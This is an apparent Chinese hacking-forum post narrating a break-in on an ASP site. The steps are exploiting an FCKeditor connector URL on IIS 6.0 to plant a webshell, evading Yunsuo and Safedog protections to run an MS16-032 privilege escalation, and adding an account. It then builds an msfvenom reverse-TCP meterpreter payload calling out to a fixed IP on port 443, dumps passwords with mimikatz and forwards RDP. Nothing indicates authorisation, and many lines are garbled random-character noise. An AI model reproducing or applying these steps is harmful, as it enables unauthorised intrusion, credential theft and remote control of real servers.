|
( H, H3 ~# |5 G; K
! Z9 ^4 n$ q3 V0 o7 r+ E: f% O 8 c$ U# R' _1 y: V: J$ Y
) h6 c( Z- j4 k* N- ~: T1 w | 2 B; \% ?+ m- K. ~, z/ N! }
1 Z( M( o0 g; z5 T
2 x: e6 l4 m7 }7 X一、 利用getwebshell篇
* F2 a4 \5 V6 @ g6 {- }: X l3 [. T: ]: m

& G* e! I; F' O7 J首先对目标站进行扫描,发现是asp的,直接扫出网站后台和默认数据库,下载解密登陆如图:
" n4 D( H9 r6 x0 ~! _# d6 R
0 L. H2 P2 y0 U0 V
, {- L* Z8 Q: V: Y; H
下面进后台发现有fckeditor,而且还是iis6.0的,可以考虑创建个asp目录来构造解析(fck编辑器路径被改成别的需要burpsuite抓包的时候看到)
) H" [3 m9 u1 O
4 d9 ^- I* d3 O7 |5 ]# h! V0 t
下面我们构造一个asp目录,如:
! p1 f/ A- t" i1 X8 e. L- B3 {
: j& F2 R# |; f% x; L$ X6 Y k0 k* Q, _5 G7 k$ x ?1 C
http://www.xxoo.com/manage/hscxeditor/editor/filemanager/connectors/asp/connector.asp?Command=CreateFolder&Type=Image&CurrentFolder=%2Fshell.asp&NewFolderName=z&uuid=1244789975
3 F+ j1 m1 F$ v4 ~- u' Q , U# W s8 s% c% x
1 r) I0 e/ K. f' l9 |# Y6 S

然后再给shell.asp目录上传一个jpg图片格式的一句话,然后用hatchet打开,然后看了一下支持aspx,那么我们就用包含的办法先把aspx后缀名改成.rar,然后再创建个111.ASPx,里面包含rar文件,进去以后看进程有云锁和安全狗,那么,那么我们慢慢来,慢慢来。
`! N1 h8 S; C4 d* _5 W
* g4 |7 B: \2 a% T9 p/ K
一、 绕过安全狗云锁提权并且加账号
8 X4 G( Y) G3 U: ~# s& A) d5 w
0 t7 ^$ |* r6 H4 ?% s/ f
没法看系统信息,但是根据网站404页面可以断定是2003服务器,然后接着访问C:\Program Files (x86)存在断定是2003 64位系统,那么我们说干就干,我们上传ms16-032 64位直接干,但是发现上传exe或者别的格式exp会自动消失,看进程也没杀毒呀,没错没杀毒,是云锁有个功能防御了,那么突破云锁上传的方法就是利用rar,先把exp打包为64.rar上传,然后我们翻一下rar在哪个目录,在C:\Program Files (x86),然后开干
: X( p4 `" k* _* Z/ X3 n
4 w+ z5 \* R( r% H如图:
0 B4 p& P) b0 W2 F7 }& c

6 r; k9 N+ v; j0 k @5 j然后执行直接是system权限,然后我用干狗神器给加了一个账号用tunna反弹3968提示不是远程组,我操后来也想着用getpassword64抓明文密码,但是一执行就卡死,没办法想到了metasploit
* z! V7 w( F+ U3 b6 r
$ \' I! ^- ^9 i# _, c3 B2 n
一、 利用metasploit
) M& s2 S& u, o4 n, b& Z: ]; H- _1 ]
) G/ u" V; ~+ z5 S5 ?4 R
首先用pentestbox生成一个64位的payload如下命令
1 g0 B: ? m, ^- a2 A! }
+ S$ |% l; B. t( Q/ C8 k8 ]msfVENOM -p windows/x64meterpreter/reverse_tcp lhost=42.51.1.1 lport=443 -f exe > c:\mata.exe
; w- Q7 U* f( m; _+ K$ y
; t+ @9 {1 D' c& N. v: u为什么要用443端口,之前我测试用别的端口直接被墙了没法上线,下面我们在system下执行这个mata,上线如图:
/ V: E8 T, X6 Z0 A/ I

6 e# f( i* ?2 ~9 p1 N7 a- O下面我们用这个命令抓一下明文密码命令1:use mimikatz 命令2:kerberos如下图:
" R) ]' d% y% U0 i( n$ R
O. s: o$ M) D3 @: ~. @
下面我们来做一个监听如下命令:
- R w1 Y6 J' A* P0 b5 v1 s
4 l" p4 ]) n# o) x! m

portfwd add -l 6655 -p 3968 -r 127.0.0.1,这个命令的意思就是把目标服务器的远程3968转发到pentestbox的公网IP的6655端口如图:
$ B* I$ |/ m7 E9 I! L% j
 8 ~$ A) Y% v& U, F7 U
$ Q+ C" ?0 X2 ` | / r p: i" h! |- t; [. F* z
! k( H( F3 W H# u
' _. `" W. K- R S- ]+ I
& l1 V- `# T/ g
! @4 E7 t$ m( j& G v2 r
/ x) J7 _. ]" o; Y5 _. @
0 C5 {0 |( { p4 s
" ~) P( m/ p' V
- K4 V5 T2 d- D4 [
4 V& M; N1 _9 a( h
& g! g9 Y+ f s+ z# P1 {5 l; t* \ 1 z) n" Q0 k6 f3 s0 k
& u+ i* t/ ]% _- x- w
( C% U' t% }6 ]6 N# k) Q3 Y3 Q
| 


 发表于 2018-10-20 20:31:43

 收藏
 支持
 反对
 匿名
发表于 2021-11-20 23:30:06